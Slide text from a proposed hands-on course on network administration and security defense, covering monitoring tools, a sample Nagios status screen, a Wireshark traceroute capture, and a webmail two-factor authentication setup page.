

Hands-On Network Security and System Administration Lab

- Proposed Course Overview and Introduction
- Building skills to manage and protect real-world IT infrastructure
- Instructor: [Alan S. H. Lam](#)



Course Overview

- Two Major Parts:
 1. System and Network Administration
 2. System and Network Security Defense
- Goal: Understand, monitor, and defend IT Infrastructure.



Why Start with System and Network Administration?

- You can't defend what you don't understand.
- Learn your network's normal baseline.
- Detect abnormal behavior early.
- Build confidence managing real systems.



Part 1: System and Network Administration

- Set up and manage servers and services
- Monitor network traffic and performance
- Debug and optimize IT infrastructure issues
- Interpret real-time data and logs




Professional Tools You'll Use

- Monitoring & Management: snmpd, mrtg, ntopng, nagios, TIG Stack
- Testing & Debugging: hping3, traceroute, iperf3
- Traffic and system Analysis: tcpdump, wireshark, netstat, lsof, ss


MRTG graphs monitoring network traffic and system status

First host Stat


Traffic Analysis for 2 -- r8-h1




Traffic Analysis for 3 -- r8-h1




CPU Load - System, User and Nice Processes




Free Memory




Percentage Free Memory




New TCP Connections




Established TCP Connections




Disk / Partition Usage /



n top-ng Showing Server Network Interface Traffic in iperf3 Bandwidth Testing



TIG Stack Monitoring Network Traffic and System Health



Nagios Monitoring Critical IT Services and Sending Alerts

Nagios®

General

- Home
- Documentation

Current Status

- Tactical Overview
- Map
- Hosts
- Services
- Host Groups
 - Summary
 - Grid
- Service Groups
 - Summary
 - Grid
- Problems
 - Services (Unhandled)
 - Hosts (Unhandled)
 - Network Outages
- Quick Search:
- Reports
- Availability
- Trends
- Alerts
- History
- Summary

Current Network Status

Last Updated: Wed Jun 4 13:03:36 HKT 2014
Updated every 90 seconds
Nagios® Core™ 4.0.7 - www.nagios.org
Logged in as nagiosadmin

Host Status Totals

Up	Down	Unreachable	Pending
2	0	0	0

All Problems All Types

0	2
---	---

Service Status Totals

Ok	Warning	Unknown	Critical	Pending
10	0	0	1	0

All Problems All Types

1	11
---	----

Service Status Details For All Hosts

Limit Results:

Host	Service	Status	Last Check	Duration	Attempt	Status Information
host2	HTTP	CRITICAL	06-04-2014 13:01:28	0d 0h 30m 7s	4/4	connect to address 172.16.17.2 and port 80: Connection refused
localhost	PING	OK	06-04-2014 12:59:22	0d 0h 29m 72s	1/4	PING OK - Packet loss = 0%, RTA = 0.31 ms
	SSH	CRITICAL	06-04-2014 13:00:17	0d 0h 28m 18s	1/4	SSH OK - OpenSSH_5.3 (protocol 2.0)
	Current Load	OK	06-04-2014 13:02:51	0d 1h 0m 44s	1/4	OK - load average: 0.00, 0.00, 0.00
	Current Users	OK	06-04-2014 13:03:29	0d 1h 0m 6s	1/4	USERS OK - 3 users currently logged in
	HTTP	CRITICAL	06-04-2014 13:02:06	0d 0h 46m 29s	1/4	HTTP OK: HTTP/1.1 200 OK - 309 bytes in 0.001 second response time
	PING	OK	06-04-2014 12:59:44	0d 0h 58m 51s	1/4	PING OK - Packet loss = 0%, RTA = 0.09 ms
	Root Partition	OK	06-04-2014 13:00:21	0d 0h 58m 14s	1/4	DISK OK - free space: / 7398 MB (64% inode=76%)
	SSH	CRITICAL	06-04-2014 13:00:59	0d 0h 57m 36s	1/4	SSH OK - OpenSSH_5.3 (protocol 2.0)
	Swap Usage	OK	06-04-2014 13:01:36	0d 0h 56m 59s	1/4	SWAP OK - 99% free (1008 MB out of 1023 MB)
Total Processes	OK	06-04-2014 13:02:15	0d 0h 56m 21s	1/4	PROCS OK: 70 processes with STATE = RSZDT	

Results 1 - 11 of 11 Matching Services

Network Traffic Analysis of Traceroute Packets by Wireshark

Wireshark 1.8.10 (SVN Rev Unknown from unknown)

File Edit View Go Capture Analyze Statistics Tools Internals Help

Filter: `tcp.port eq 80 || icmp`

No. | Time | Source | Destination | Protocol | Length | Info

14	3.750372000	172.16.17.2	137.189.11.73	TCP	74	42447 > http [SYN, ECN, CWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=356848300 TSecr=0 WS=4
15	3.750400000	172.16.17.1	172.16.17.2	ICMP	102	Time-to-Live exceeded (Time to live exceeded in transit)
18	4.750741000	172.16.17.2	137.189.11.73	TCP	74	49260 > http [SYN, ECN, CWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=356848300 TSecr=0 WS=4
19	4.750784000	172.16.17.1	172.16.17.2	ICMP	102	Time-to-Live exceeded (Time to live exceeded in transit)
22	5.751101000	172.16.17.2	137.189.11.73	TCP	74	43063 > http [SYN, ECN, CWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=356848300 TSecr=0 WS=4
23	5.751150000	172.16.17.1	172.16.17.2	ICMP	102	Time-to-Live exceeded (Time to live exceeded in transit)
26	6.751484000	172.16.17.2	137.189.11.73	TCP	74	50564 > http [SYN, ECN, CWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=356848300 TSecr=0 WS=4
27	6.751790000	192.168.43.254	172.16.17.2	ICMP	102	Time-to-Live exceeded (Time to live exceeded in transit)
34	7.752928000	172.16.17.2	137.189.11.73	TCP	74	49918 > http [SYN, ECN, CWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=356848300 TSecr=0 WS=4
35	7.753226000	192.168.43.254	172.16.17.2	ICMP	102	Time-to-Live exceeded (Time to live exceeded in transit)
38	8.753484000	172.16.17.2	137.189.11.73	TCP	74	47823 > http [SYN, ECN, CWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=356848300 TSecr=0 WS=4
39	8.753764000	192.168.43.254	172.16.17.2	ICMP	102	Time-to-Live exceeded (Time to live exceeded in transit)
42	9.754070000	172.16.17.2	137.189.11.73	TCP	74	34944 > http [SYN, ECN, CWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=356848300 TSecr=0 WS=4
43	9.754840000	137.189.99.183	172.16.17.2	ICMP	70	Time-to-Live exceeded (Time to live exceeded in transit)
50	10.756002000	172.16.17.2	137.189.11.73	TCP	74	51970 > http [SYN, ECN, CWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=356848300 TSecr=0 WS=4
51	10.756657000	137.189.99.183	172.16.17.2	ICMP	70	Time-to-Live exceeded (Time to live exceeded in transit)
54	11.756958000	172.16.17.2	137.189.11.73	TCP	74	44651 > http [SYN, ECN, CWR] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=356848300 TSecr=0 WS=4

Header checksum: 0xc682 [correct]
Source: 172.16.17.1 (172.16.17.1)
Destination: 172.16.17.2 (172.16.17.2)

The server host reply the sender a ICMP packet with TTL exceeded

Type: 11 (Time-to-live exceeded)
Code: 0 (time to live exceeded in transit)
Checksum: 0x7777 [correct]

Internet Control Message Protocol

Internet Protocol Version 4, Src: 172.16.17.2 (172.16.17.2), Dst: 137.189.11.73 (137.189.11.73)

Transmission Control Protocol, Src Port: 42447 (42447), Dst Port: http (80), Seq: 4030749908

Code (icmp.code), 1 byte
Packets: 120 Displayed: 45 Marked: 0 Dropped: 0
Profile: Default



Transition to Security Defense

- Knowing your network baseline helps you:
 - - Spot intrusions faster
 - - Understand attack patterns
 - - Apply defense strategies effectively



Part 2: Securing Your IT Infrastructure

- Firewalls & Two-Factor Authentication (2FA)
- Suricata IDS/IPS for intrusion detection and prevention
- Vulnerability scanning and penetration testing
- Incident response and forensic investigation
- Honeypots for hacker monitoring

Example of 2FA Setup for Webmail User “ilab”

Compose

Mail

Contacts

Settings

Dark mode

About

Logout

Settings

2-Factor Authentication - ilab

Activate

Secret Hide secret

Recovery codes
 Hide recovery codes

QR Code




You can scan this QR code containing the 2-Factor settings using a TOTP compatible app such as [OpenAuthenticator](#) ([Play Store](#) | [Istore](#)) or [google-authenticator](#)


Fill all fields (make sure you click save to store your settings)

[User manual](#)

